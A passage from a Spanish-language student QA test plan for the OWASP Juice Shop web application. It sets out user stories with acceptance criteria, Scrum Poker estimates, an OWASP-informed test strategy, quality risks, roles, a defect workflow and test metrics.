<ol style="list-style-type: none"> 1. Formato del documento PDF. 2. La factura debe de detallar: <ol style="list-style-type: none"> a. Número de pedido b. Nombre del cliente c. Fecha de factura d. Se deberá detallar Los productos, precio, cantidad por producto y precio total e. Costo del envío f. Promoción de descuento 	

g. Total a pagar
Posibles preguntas u observaciones esperadas:
No hay observaciones

Refinamiento y diseño final

Código:	HU19	Nombre:	Editar ubicaciones de envío
Prioridad	Baja	Estimación:	1
Historia de Usuario:			
Como cliente quiero poder editar mis ubicaciones de envío para mantener mis datos de dirección actualizados.			
Criterios de aceptación:			
<ol style="list-style-type: none"> 1. El usuario debe poder ver el mismo formulario de “agregar ubicaciones de envío” pero se debe mostrar con la información que había ingresado cuando agregó su dirección. 2. El usuario debe poder editar cualquier dato que desee y al hacer clic en el botón “enviar” se deben actualizar sus datos. 			

Código:	HU20	Nombre:	Agregar billetera digital
Prioridad	Media	Estimación:	2
Historia de Usuario:			
Como cliente quiero poder tener una billetera digital para poder llevar un mejor control de los gastos dentro de la aplicación.			
Criterios de aceptación:			
<ol style="list-style-type: none"> 1. El usuario debe tener la opción de ver el saldo de su billetera digital y se le debe mostrar de la siguiente manera: <ol style="list-style-type: none"> a. Balance de la Billetera *cantidad del saldo de su billetera* b. La cantidad del saldo se debe mostrar en formato 00.00. 			

2. El usuario debe poder ingresar la cantidad de dinero que desea guardar en su billetera digital.
3. La cantidad mínima que puede agregar en su billetera es de \$10 y la máxima \$1000.
4. Al hacer clic en el botón “continuar” después de haber ingresado una cantidad válida se le debe mostrar la pantalla con sus opciones de pago registradas.
5. El usuario debe poder elegir una opción de pago de las que tiene guardadas.
6. Al hacer clic en “continuar” el cargo a la billetera digital se guardará correctamente y el usuario será redireccionado a la pantalla de agregar billetera digital con su nuevo saldo actualizado y un mensaje que diga: “La billetera se cargó correctamente”

Código:	HU21	Nombre:	Seleccionar ubicación de envío para la compra.
Prioridad	Media	Estimación:	0.5
Historia de Usuario:			
Como cliente quiero poder elegir una dirección de envío para poder tramitar mi pedido.			
Criterios de aceptación:			
<ol style="list-style-type: none"> 1. El usuario debe poder seleccionar una dirección de envío que ya ha registrado anteriormente. 2. El usuario debe poder tener la opción de agregar una nueva dirección (ver historia de usuario “Agregar ubicaciones de envío”). 3. El usuario debe tener un botón “continuar” para que puede continuar con el proceso de su pedido. 			

Código:	HU22	Nombre:	Elegir una velocidad de entrega
Prioridad	Media	Estimación:	0.5
Historia de Usuario:			

Como cliente quiero poder elegir la velocidad de entrega de los productos para mi comodidad según mi interés.

Criterios de aceptación:

1. El usuario debe de poder seleccionar la velocidad de entrega de su preferencia.
2. Los precios y tiempos esperados de entrega son los siguiente:
 - a. One Day Delivery - estimación de 1 Día para la entrega, precio de \$0.99
 - b. Fast Delivery - estimación de 3 Días para la entrega, precio de \$0.50
 - c. Standard Delivery - estimación de 5 Días para la entrega, precio \$0.00
3. El usuario debe de seleccionar una opción y continuar con el proceso de compra.

Código:	HU23	Nombre:	Realizar pago de mi compra
Prioridad	Alta	Estimación:	2
Historia de Usuario:			
Como cliente quiero poder realizar el pago de mis productos por medio de tarjeta de crédito/débito o por medio de mi billetera en línea para poder realizar mis compras de una manera más fácil.			
Criterios de aceptación:			
<ol style="list-style-type: none"> 1. El usuario debe de tener la opción si desea pagar con tarjeta de crédito o débito o utilizando su billetera. 2. Si el usuario tiene registrada una o más tarjetas de crédito o débito, puede seleccionar una de ellas y dar clic en el botón de continuar para seguir con el proceso de pago de sus productos. 			

3. El usuario debe tener la opción de agregar una tarjeta para realizar su pago (Ver historia de usuario “Agregar opciones de pago”).
4. Si el usuario tiene saldo suficiente en su billetera digital para pagar su pedido puede seleccionar la opción “pagar utilizando billetera” y dar clic en el botón “pagar” para continuar con el proceso de pago de sus productos.

Código:	HU24	Nombre:	Finalizar compra
Prioridad	Alta	Estimación:	1
Historia de Usuario:			
Como cliente quiero ver toda la información de mi pedido a realizar para revisar si todo está bien y así finalizar mi compra.			
Criterios de aceptación:			
<ol style="list-style-type: none"> 1. El usuario debe poder ver la dirección de entrega del pedido. 2. El usuario debe poder ver el método de pago seleccionado. 3. El usuario debe poder ver los productos de su cesta con su nombre, imagen, cantidad y precio. 4. El usuario debe poder tener un resumen de lo que pagará, con la siguiente información: <ol style="list-style-type: none"> a. Items: Precio total a pagar de los productos b. Envío: Precio del envío seleccionado c. Promoción: Si cuenta con alguna promoción se agregaría en este apartado. d. Precio total: Total a pagar por los productos, precio de envío y descuentos agregados. 5. El usuario debe tener un botón “colocar pedido y pagar” para finalizar su compra de manera exitosa. 			

Código:	HU25	Nombre:	Enviar quejas del pedido facturado
Prioridad	Baja	Estimación:	2
Historia de Usuario:			
Como cliente quiero poder enviar quejas de mi pedido para poder tener respuesta por parte del proveedor si tengo algún inconveniente con mi pedido facturado.			
Criterios de aceptación:			
<ol style="list-style-type: none"> 1. El usuario debe ser capaz de ver su correo o nombre de usuario en un campo titulado “cliente” en el formulario de quejas, el cual no podrá ser editado. 2. El usuario debe escribir su queja en un campo donde no se exceda de 160 caracteres. 3. El usuario debe subir de su ordenador una factura en formato PDF. 4. Si el usuario selecciona un archivo PDF que pesa más de 100KB se debe mostrar un mensaje que diga: Fichero demasiado grande. El máximo permitido son 100 KB. 5. Si el usuario escribe su queja y sube su factura correctamente y hace clic en el botón enviar, la queja se envía y se mostrará un mensaje que diga: “¡Atención al cliente se pondrá en contacto contigo pronto! La referencia de queja es *número de queja*”. 6. Si el usuario deja vacío el campo mensaje, se debe de marcar el borde del campo de color rojo, y debajo del campo un mensaje que diga: por favor, proporcione un texto. 7. Si el usuario no selecciona un archivo el botón enviar debe permanecer deshabilitado. 			

Código:	HU26	Nombre:	Ver el resumen de mi pedido
Prioridad	Baja	Estimación:	1
Historia de Usuario:			
Como cliente quiero ver el detalle del pedido realizado para revisar si todo está bien con mi pedido.			
Criterios de aceptación:			
<ol style="list-style-type: none"> 1. El usuario debe poder ver un mensaje de agradecimiento por la compra que diga: “¡Gracias por su compra!” 2. El usuario debe poder visualizar la dirección de entrega del pedido. 3. El usuario debe poder ver la cantidad de días en los que recibirá su pedido. Con el formato: “Su pedido será entregado en *cantidad de días. *” 4. El usuario debe tener a disposición un enlace para hacer el seguimiento de la orden. 5. El usuario debe tener la opción para descargar la factura. 6. El usuario debe poder el resumen del pedido en una tabla que tenga una columna para el nombre de los productos, otra para su precio, otra para la cantidad y otra para el precio total. 7. En el resumen de la compra deberá de colocarse el total a pagar por los productos, el costo del envío, promoción y precio total a pagar. 			

Código:	HU27	Nombre:	Imprimir factura del pedido
Prioridad	Baja	Estimación:	1
Historia de Usuario:			
Como cliente quiero obtener una factura para comprobar la transacción			
Criterios de aceptación:			

1. Formato del documento PDF.
2. La factura debe de detallar:
 - a. Fecha de factura.
 - b. Número de pedido.
 - c. Nombre del cliente.
 - d. Se deberá detallar Los productos, precio, cantidad y precio total.
 - e. Costo del envío.
 - f. Promoción de descuento.
 - g. Total a pagar.
 - h. Puntos bonificación obtenidos por realizar la compra.


VIII. Estimación de requisitos

La estimación de requisitos se ha realizado utilizando la técnica de Scrum Poker. Esta es una de las técnicas más utilizadas para estimar y definir el tiempo y/o dificultad de cada requisito (Mancuzo, 2022). Para llevar a cabo esta técnica, se utilizan cartas numeradas en una escala de Fibonacci (0, 1, 2, 3, 5, 8, 13, 20, 40), donde cada valor de las cartas puede representar unidades de tiempo, como horas, semanas o meses, o escalas de dificultad, por lo que en el presente proyecto para poder estimar el tiempo de prueba de cada historia de usuario se utilizará este valor como unidad de tiempo en horas.

Existen diferentes maneras de realizar el proceso, pero en este caso se ha realizado con la ayuda de Scrum Poker Online, que es una herramienta diseñada para equipos de trabajo que utilizan metodologías ágiles que necesitan llevar de una manera online sus sesiones de estimación de los requisitos.

El proceso consiste en presentar al equipo cada historia de usuario con sus respectivos criterios de aceptación para que puedan ser analizados por cada miembro del equipo y posteriormente escoger una carta con el número que considera que le tomará realizar la historia de usuario, como equipo QA se considera el tiempo que tomará realizar las pruebas a la historia de usuario. Si al momento de compartir el resultado de las cartas con los demás miembros del equipo se presenta el caso que hay valores con mucha diferencia, cada miembro que se ha alejado más del número propuesto por los demás miembros del equipo debe explicar sus razones y tomando en cuenta la explicación se realiza otra votación, si se siguen presentando valores con mucha diferencia, se tomará el valor más alto.

En las siguientes imágenes se muestra el resultado de las estimaciones de unas historias de usuario:




ScrumPoker-online.org

ScrumPoker-online.org interface showing a table with equal story point estimates for three users.

Buttons: Delete Estimates, Hide

Name	Story Points
Lucy Montoya	1
Carlos Paredes	1
Victor Martinez	1

Imagen 2- Estimación de historia de usuario resultados iguales



ScrumPoker-online.org

ScrumPoker-online.org interface showing a table with different story point estimates for three users.

Buttons: Delete Estimates, Hide

Name	Story Points
Victor Martinez	1
Lucy Montoya	2
Carlos Paredes	5

Imagen 3- Estimación de historia de usuario resultados diferentes

IX. Estrategia de pruebas

Una estrategia de prueba proporciona una descripción genérica del proceso de prueba, normalmente a nivel de organización, además ayuda a tener una idea del enfoque que se le dará a este proceso. Existen diferentes tipos de estrategias, pero para elegir una se debe tomar en cuenta el contexto de la organización y los posibles riesgos (*Estudio de Nivel Probador Certificado del ISTQB de Nivel Básico, 2018*).

La estrategia de prueba adoptada en el presente proyecto es una estrategia analítica, este tipo de estrategia de prueba se basa en el análisis de algún factor, que puede ser requisitos o riesgos (*Analizando estrategias de prueba: Una guía para una selección y combinación inteligente., 2012*). La estrategia basada en los requisitos, es una estrategia donde un análisis de la especificación de requisitos constituye la base para la planificación, el diseño y la estimación de las pruebas. Mientras que la basada en riesgos, las pruebas se diseñan y priorizan en función del nivel de riesgo.

Debido a que la organización cuenta con requisitos claros sobre sus sistemas y dentro de estos requisitos se contempla el hecho de que un factor primordial es la seguridad, se optará principalmente por una estrategia analítica basada en requisitos, es decir, el proceso de pruebas se basará en el análisis de los requisitos del sistema, pero también se tomará en cuenta los factores de riesgo de seguridad que podrían afectar ciertas funcionalidades.

Entre algunos de los riesgos de seguridad de las aplicaciones web proporcionados por la fundación OWASP (*OWASP Top Ten | OWASP Foundation, s. f.*) y previamente analizados, se identificaron los siguientes riesgos que se tomarán en cuenta para las aplicaciones pertenecientes a la organización:

- Módulos expuestos a vulnerabilidades y robo de información sensible.
- Fallas criptográficas en contraseñas, números de tarjetas de crédito, información personal y secretos comerciales que requieren protección adicional, principalmente si esos datos están sujetos a las leyes de privacidad.
- Inyecciones SQL en formularios.
- Configuración incorrecta de seguridad.

- Fallas de identificación y autenticación.
- Componentes vulnerables y desactualizados.
- Fallas de registro y monitoreo de seguridad.

Teniendo en cuenta los riesgos identificados se proponen los siguientes tipos y niveles de prueba:

Tipos de prueba (nivel macro)	Niveles de prueba	Tipos de prueba	Pruebas
Funcionales	Integración Sistema	Pruebas funcionales, Pruebas exploratorias, Pruebas de flujos completos.	Manuales
No funcionales	Integración Sistema	Pruebas de seguridad	Manuales y Utilizando herramientas
Pruebas estáticas	Componente	Pruebas de historias de usuario	Manuales

X. Plan de pruebas

Proyecto: *Juice Shop 1.0 (OWASP)*

Preparado Por:

Lucy Sarai Montoya Hernández

Carlos Enrique Paredes Pastrán

Victor Eduardo Martinez Martinez

10.1 Control de versiones

Versión	Fecha	Autor	Cambios
0.1	6 ago 2022	<i>Lucy Montoya Carlos Paredes Victor Martinez</i>	Versión inicial.
0.2	19 ago 2022	<i>Lucy Montoya</i>	Agregar contexto y objetivos de prueba
0.3	11 sept 2022	<i>Victor Martínez</i>	Correcciones del alcance y riesgos
0.4	29 sept 2022	<i>Victor Martínez</i>	Tipos de Pruebas, Recursos y Organización
0.5	20 oct 2022	<i>Carlos Paredes</i>	Ajuste del Enfoque, adición de administración de defectos y configuración.
1.0	10 nov 2022	<i>Lucy Montoya Victor Martinez Carlos Paredes</i>	Métricas de Prueba, criterios de salida y notas relevantes.

10.2 Introducción

El propósito de este Plan de Pruebas de Software es el desarrollo consolidado de actividades que servirán como soporte material a la estrategia de pruebas para el software Juice Shop (OWASP), a la cual se probarán todas sus funcionalidades. El presente plan establece la base de control de calidad que permitirá conducir al software hacia un futuro seguro, estable y eficiente para sus usuarios, con los estándares que el usuario moderno exige en un segmento del mercado de alta competencia de productos alimenticios.

10.3 Contexto de negocio

La empresa Juice Shop (OWASP) ha sido catalogada como una de las mejores empresas de bebidas naturales, pero debido a la limitante de solo contar con locales físicos de ventas, sus productos no estaban siendo conocidos en el mercado, por lo que la empresa desea poder ser reconocida por la calidad de sus productos y por contar con un servicio de compras que pueda ser seguro para sus clientes y de esta manera poder crecer cada vez más e incorporar más productos a su catálogo.

En respuesta a la necesidad de suplir a los usuarios de productos y bebidas de origen natural un sitio donde puedan comprar los productos de su preferencia de manera fácil y segura, se pretende desarrollar una plataforma digital, en este caso un sitio Web, donde los usuarios puedan ver los productos, comprarlos y recibirlos en la puerta de sus hogares, garantizando la calidad del sitio web con un enfoque principal en la seguridad, y así de esta manera lograr que la empresa pueda crecer y escalar de una manera exponencial.

En conjunto al desarrollo del sitio web es de suma importancia contar con un proceso de pruebas para poder garantizar su calidad, y de esta manera brindar una solución ejecutable inmediata que permitirá medir objetivamente el estado actual del sistema y prevenir futuros problemas que pueda presentar. La premisa es que, al aumentar la seguridad del sistema en base a métricas claramente establecidas, sea posible incorporar características que requieren un sistema altamente seguro, tales como almacenamiento de tarjeta de crédito.

Se espera que el aumento de calidad del sitio Web atraiga a potenciales clientes, y sus clientes actuales se mantengan tanto por la alta calidad de los productos ofrecidos por la empresa, como por la calidad de su tienda en línea, lo cual es ciertamente un movimiento en la dirección correcta para la satisfacción de los clientes.

10.4 Objetivos de las pruebas

Objetivo general

Garantizar la calidad de la aplicación web Juice Shop (OWASP) por medio de pruebas funcionales y las pruebas de seguridad, para obtener un sistema más seguro libre de defectos que puedan tener un alto impacto en el buen funcionamiento de la aplicación.

Objetivos específicos

- Realizar pruebas funcionales en los módulos principales de la aplicación en cada ciclo de desarrollo.
- Incrementar la cantidad de pruebas en las fases iniciales del desarrollo y evitar defectos de grave impacto en fases más avanzadas como en producción.
- Realizar pruebas de seguridad con mayor énfasis en áreas críticas como autenticación, manejo de compras y pagos, y verificación de usuario.
- Usar las técnicas de pentesting y calidad de los datos para encontrar defectos que afecten la seguridad de la aplicación y así prevenir futuros ataques.
- Llevar un control de defectos por medio de métricas que permitan a mejorar el proceso de pruebas.
- Realizar diferentes tipos de pruebas en los distintos niveles que ayuden a encontrar la mayor cantidad de defectos posibles.

10.5 Alcance de las pruebas

El propósito de este documento es proporcionar la información y el marco requerido para planificar y desarrollar las actividades del proceso de pruebas para el sistema web OWASP – Juice Shop.

Inclusiones

En el proceso de pruebas se estará trabajando con los módulos de seguridad, productos, carrito de compras, compra, ubicaciones y pagos.

Dentro de este proceso se incluirán pruebas funcionales y se realizarán pruebas de seguridad con mayor énfasis en las funcionalidades que sean más vulnerables a recibir ataques de seguridad, es decir, inicio de sesión, registro, validación y verificación de usuarios y compras.

Se deben realizar las pruebas de confirmación y regresión necesarias para cumplir con los criterios de finalización y se estima que se realizarán en al menos 3 ciclos de pruebas, el último ciclo incluirá una prueba de regresión completa.

Se realizarán pruebas a través de: Windows 10 y Kali Linux, en los navegadores web Google Chrome, Safari y Chromium de la herramienta Burp Suite que será utilizada para pruebas de seguridad.

Exclusiones

Se excluirán las pruebas no funcionales a excepción de las pruebas de seguridad, es decir, no se contemplan pruebas de rendimiento, usabilidad, compatibilidad, fiabilidad, mantenibilidad y portabilidad. Tampoco se realizarán pruebas en dispositivos móviles.

Además, se dejará fuera del proceso de pruebas aquellos módulos que sean utilizados por el administrador del sistema, es decir, las pruebas serán contempladas únicamente para las funcionalidades del cliente.

Suposiciones

Para el ambiente de prueba se trabajará con datos e imágenes ficticias para mayor seguridad y privacidad de los datos de los clientes y de la empresa.

Además, se asume que los datos a utilizar estarán registrados en la base de datos a utilizar.

10.6 Riesgos de calidad

<i>Riesgo</i>	<i>Probabilidad</i>	<i>Impacto</i> <i>1- bajo</i> <i>5- alto</i>	<i>Plan de Mitigación</i>
Recursos financieros insuficientes para ejecutar las pruebas.	20%	5	<ul style="list-style-type: none"> - Elaboración de un presupuesto para el proyecto. - Determinar que se dispone del 100% del monto presupuestado, incluyendo margen de error. - Monitoreo del presupuesto en cada Sprint. Se hará una revisión exhaustiva de comparación entre lo gastado vs disponible, y si la tasa de gastos (Burn Rate) va acorde al presupuesto establecido. - De exceder el burn rate o gasto total con respecto al presupuesto, deberá considerarse recortes en duración de

			<p>proyecto, alcance de pruebas, u otros gastos.</p> <ul style="list-style-type: none"> - Cualquier recorte de alcance debe ser ampliamente discutido. - El proyecto de presupuesto debe incluir todos los gastos relacionados a la ejecución del proyecto, incluyendo pero no limitado a: costo de recursos humanos, costo de infraestructura (e.g. servidores, AWS, entre otros), costos de licencias de software en caso sean necesarios, y viáticos o compensaciones adicionales del personal.
Proyecto no se entrega dentro del plazo establecido.	15%	3	<ul style="list-style-type: none"> - Debido a la urgencia de la estabilización del sistema para el negocio, se ha elaborado una línea de tiempo acelerada para la ejecución de este Plan de Pruebas. Sin embargo, dicha línea de tiempo supone que cualquier contratiempo fuera de lo establecido (por ejemplo, una cuarentena por pandemia, incapacidad de los probadores) supone un potencial incremento en la duración del proyecto, incrementando esta probabilidad a 15%. - Se ha definido con el negocio que el impacto por retrasos es intermedio, ya que el negocio cuenta con un mes de margen posterior a la finalización del proyecto según el presente Plan, por lo cual ese mes se considera parte de la estrategia de mitigación. - En caso que el uso de ese mes sea necesario, se alertará con anticipación al negocio para validar que aún es una estrategia posible.
Pérdida de confianza de los clientes.	40%	5	<ul style="list-style-type: none"> - Debido al precario estado actual de la aplicación es indispensable que entre a un estado seguro y confiable dentro de los plazos establecidos. Sin embargo, estos plazos suponen que los clientes serán lo suficientemente pacientes, dándonos tiempo suficiente para consolidar los resultados del Plan de Pruebas. Sin embargo, en un evento de brecha de

			<p>seguridad o fallas de consistencia de información o rendimiento, suponemos los puntos a continuación.</p> <ul style="list-style-type: none"> - Se han deshabilitado de manera indefinida las tarjetas de crédito del sitio web, y se ha borrado de manera segura y completa todos los datos de pago y de identificación personal de clientes de nuestras bases de datos y sus respectivos respaldos y copias. - Se han deshabilitado tanto a nivel de frontend como backend los campos de información sensible, y ya no serán requeridos para registro o solicitud de compra. - Se han movido procesos de pago y entrega fuera del sitio web, y se manejan de manera telefónica o mediante canales de comunicación oficiales externos al sitio web. - Se genera en conjunto con el negocio un mapa de puntos de dolor, priorizado por impacto al negocio y sus clientes, y se ejecutarán las pruebas en base a estas prioridades. - El equipo de desarrollo adoptará una metodología ágil con continuous delivery para minimizar el tiempo de espera entre detección de errores y la resolución de estos.
Software con Vulnerabilidades	40%	5	<ul style="list-style-type: none"> - Mantener el software actualizado con los últimos parches de seguridad - Realizar pruebas regulares de penetración y vulnerabilidad para identificar y corregir las vulnerabilidades - Implementar políticas de seguridad de código y asegurar que los desarrolladores sigan buenas prácticas de seguridad.
Fuga o alteración de datos	20%	3	<ul style="list-style-type: none"> - Limitar el acceso a datos confidenciales a los usuarios que realmente lo necesitan. - Realizar copias de seguridad. - Implementar cifrado de datos en reposo y en tránsito para proteger los datos confidenciales.

Ataques de hackers	20%	5	<ul style="list-style-type: none"> - Implementar autenticación de dos factores para proteger las credenciales de inicio de sesión. - Realizar monitoreo continuo de registros de actividad y eventos para identificar actividad maliciosa.
--------------------	-----	---	--

10.7 Tipos de pruebas

10.7.1 Pruebas funcionales

- Pruebas de API
 - La prueba de la API es un proceso que ayuda a asegurar la calidad del producto de software. La prueba de la API incluye varias acciones de control de calidad, entre las que se incluyen las llamadas a la API, las salidas y la validación de respuestas, utilizando múltiples parámetros. En este caso, nos inclinamos más por encontrar la precisión de los datos, los códigos de estado HTTP, el formato de los datos y los códigos de error.
- Pruebas exploratorias
 - Las pruebas exploratorias son una estrategia de pruebas de software que suelen describirse como aprendizaje simultáneo, diseño de prueba y ejecución. Se centran en la detección y dependen de que el probador descubra defectos que no es fácil cubrir con otras pruebas.
- Pruebas de regresión
 - Consiste en realizar Pruebas sobre un programa ya previamente probado luego de una modificación, para poder asegurar que no hay nuevos defectos en áreas del software que no fueron modificadas.

10.7.2 Pruebas no funcionales

- Pruebas de seguridad
 - Se realizan una serie de actividades con el objetivo de encontrar vulnerabilidades en la aplicación Web, que puedan resultar en pérdidas de datos (mediante exposición no autorizada) o cualquier otra consecuencia producto de fallas de seguridad.

10.8 Recursos y preparación para las pruebas

Para llevar a cabo la ejecución de las pruebas se debe cumplir con los siguientes requisitos:

- 2 analistas de calidad.

- El ambiente de pruebas debe de estar configurado lo más parecido posible al ambiente en el que estará en producción, Sistema operativo Kali Linux 2022.4.
- Navegadores Safariy Google Chrome.
- Datos de prueba iniciales cargados a la base de datos de los módulos de seguridad, productos, carrito, compra, ubicaciones y pagos.
- Herramienta Burps Suite configurada con el navegador Chromium.
- Proyecto de jira configurado para reportar defectos.
- Diseño de escenarios y casos de prueba.

10.9 Organización del equipo de pruebas

Recurso	Rol	Actividades a Cargo	Contacto
Lucy Montoya	Líder de Pruebas	<ul style="list-style-type: none"> • Revisar y analizar los requisitos • Planificar, organizar y dirigir las reuniones. • Asignar tareas. • Revisar los informes de incidencias • Definir la estrategia de pruebas 	mh17015@ues.edu.sv
Carlos Paredes	Probador	<ul style="list-style-type: none"> • Escritura de las pruebas del test plan. • Diseñar casos de prueba 	pp17012@ues.edu.sv

		<ul style="list-style-type: none"> • Descubrimiento y reporte de fallos dentro del software • Seguimiento de la resolución de los fallos y su posterior verificación. 	
Víctor Martínez	Probador	<ul style="list-style-type: none"> • Escritura de las pruebas del test plan. • Diseñar casos de prueba • Descubrimiento y reporte de fallos dentro del software • Seguimiento de la resolución de los fallos y su posterior verificación. 	mm10021@ues.edu.sv

10.10 Enfoque/Adaptación de las pruebas

Según el análisis del mercado realizado las pruebas serán ejecutadas en los siguientes navegadores revisar el Anexo A para ver el análisis de mercado:

- Google Chrome.
- Safari

La estrategia de prueba adoptada es una estrategia analítica basada principalmente en requisitos, incluyendo ciertos factores de riesgo de seguridad. Por lo que el análisis y desarrollo de las pruebas dependerá de los requisitos previamente establecidos y de posibles riesgos de seguridad de las aplicaciones web propuestos por la fundación OWASP.

Teniendo en cuenta la estrategia de prueba para el sistema Juice Shop OWASP se incluirán los siguientes niveles de prueba:

- Pruebas de componentes


- Pruebas de integración
- Pruebas de sistema

Asimismo, las técnicas a utilizar para el diseño de las pruebas son las siguientes:

- **Pruebas funcionales:** Técnica de caja negra haciendo uso de análisis de valores límites y particiones de equivalencia.
- **Pruebas de seguridad (no funcionales):** Se diseñarán los casos de prueba según el estándar del proyecto OWASP Application Security Verification Standard (ASVS), considerando los siguientes factores respaldados en el estándar: Clases de riesgo, objetos de prueba, herramientas disponibles y tiempo.
- **Pruebas basadas en la experiencia,** mediante pruebas exploratorias.

10.11 Administración de defectos

Flujo de defectos



- **Nuevo:** Defecto que se acaba de crear y aún no se ha validado.
- **Asignado:** Defecto que es asignado a un equipo de desarrollo o desarrollador para hacer frente a él. Aún no está resuelto.
- **Activo:** El defecto está siendo controlado por integrante del equipo y la investigación está en curso. En esta etapa hay dos resultados posibles: aplazado o rechazado.
- **Para probar:** El defecto está resuelto por el equipo de desarrollo y listo para probarlo.
- **Verificado:** El defecto se prueba y la prueba ha sido llevada a cabo por el equipo de calidad.

- **Cerrado:** El estado final del defecto puede ser cerrado después de las pruebas por parte del equipo de calidad. También se puede cerrar un defecto está duplicado o considerado como que no es un defecto.
- **Reabierto:** Cuando el equipo de desarrollo arregla el defecto, pero el equipo de calidad lo prueba y comprueba que aún no está resuelto. En este caso se vuelve a abrir el mismo defecto, pero con un estado de reabierto.
- **Aplazado:** A este estado llegamos cuando un defecto no se puede abordar en este sprint o versión y se pasa al siguiente sprint o versión.
- **Rechazado:** Un defecto puede ser rechazado por 3 razones: está duplicado, no es un defecto o no es posible reproducirlo.

Responsable	Estados
Lucy Sarai Montoya Hernández	Nuevo, asignado, rechazado, aplazado
Carlos Enrique Paredes Pastrán	Para probar, reabierto, activo
Víctor Eduardo Martínez Martínez	Verificado, cerrado.

Gravedad y Prioridad de los defectos

La gravedad tiene que ver con el impacto en la aplicación que tiene que ocurra un defecto. Un defecto podrá ser categorizado en 4 niveles diferentes de gravedad, los cuales se explican a continuación:

- **Crítica.** Se considerará que un defecto es crítico si este está bloqueando por completo las funcionalidades de la aplicación e impide que se sigan haciendo las pruebas.
- **Alta.** Se considerará que un defecto es de gravedad alta si afecta alguna funcionalidad clave de la aplicación o se comporta de manera diferente a lo esperado e interrumpa la experiencia de la aplicación.

- **Media.** Un defecto tendrá una gravedad media si alguna característica no cumple con los requisitos y se comporta de manera diferente a lo esperado. Sin embargo, su impacto en la funcionalidad general de la aplicación sigue siendo insignificante.
- **Baja.** Se considera un defecto con gravedad baja aquel que no causa ningún impacto en la funcionalidad incluidos los errores ortográficos o los problemas de alineación o defectos menores en la interfaz.

La prioridad consiste en priorizar un defecto en función de las necesidades del negocio y la gravedad del defecto. La prioridad se categorizará en los siguientes niveles:

- **Crítica.** Se considerará un defecto de prioridad crítica aquel que debe resolverse inmediatamente, los defectos de severidad crítica se categorizarán con prioridad alta.
- **Alta.** Un defecto con prioridad alta debe resolverse tan pronto como sea posible, son los que se solventarán luego de haber corregido los de prioridad crítica.
- **Media.** El defecto debe resolverse, pero puede esperar hasta que se hayan corregido defectos más serios.
- **Baja.** Un defecto con prioridad baja debe resolverse, pero no es necesario solucionarlo para que coincida con los criterios de salida, por lo que se pueden solventar en el futuro, no necesitan una atención inmediata.

10.12 Administración de la configuración

Las herramientas que se utilizarán en el desarrollo del proyecto son las siguientes:

- **Jira:** para la creación de incidencias y seguimiento de los cambios en los elementos de configuración.
- **Git:** para almacenar los scripts de prueba.
- **Google Sheets:** para el almacenamiento de datos de prueba.
- **Google Docs:** para el documento de plan de prueba, diseño de casos de pruebas, product backlog, Historias de usuario.

- **Figma:** para almacenar los prototipos de la interfaz de usuario.
- **Burp Suite:** para almacenar las pruebas de seguridad.

10.13 Entregables de pruebas

Para cada sprint se debe generar la siguiente documentación que deberá ser presentado por el líder de pruebas:

- Especificación de Casos de Pruebas
- Plan de prueba y estimación de requisitos.
- Informes de Estado de las Pruebas (semanal).

10.14 Métricas de pruebas

Las siguientes métricas se recogerán durante el transcurso de la ejecución de las pruebas:

Eficacia de los casos de prueba: Muestra la eficiencia de los casos de prueba que son ejecutados por el equipo de probadores durante cada fase de prueba. Ayuda a determinar la calidad de los casos de prueba.

Fórmula:

Eficacia de los casos de prueba = (Número de defectos detectados / Número de casos de prueba ejecutados) x 100

Valor de riesgo: mayor a 50% y menor al 10%

Valor meta: 15% entre 35%

Cobertura de ejecución de pruebas: Brinda una idea sobre la cantidad total de casos de prueba ejecutados, así como la cantidad de casos de prueba pendientes. Esta métrica determina la cobertura de las pruebas y se mide durante la ejecución de las pruebas

Fórmula: Cobertura de ejecución de pruebas = (Número total de casos de prueba ejecutados / Número total de casos de prueba planificados para ejecutar) x 100.

Valor de riesgo: menor a 70%

Valor meta: 100%

Tasa de búsqueda de errores: Mide la cantidad de defectos/errores encontrados por el equipo durante el proceso de prueba.

Fórmula: Tasa de búsqueda de errores: = (Número total de defectos detectados / Número total de horas de prueba)

Valor de riesgo: mayor 40%

Valor meta: 10% entre 30%

10.15 Criterios de salida

Las pruebas deben alcanzar una cobertura de requisitos del 100% y todos los procedimientos de pruebas deben ejecutarse sin fallas de gravedad alta.

XI. Monitoreo y control

Sprint 1 Semana 2

Métrica en valor de riesgo: Tasa de búsqueda de errores de 45,71%

Medida de corrección: Se llevaron a cabo más casos de pruebas para los escenarios propuestos.

Sprint 2 Semana 1

Métrica en valor de riesgo: Eficacia de los casos de prueba de 83,33%

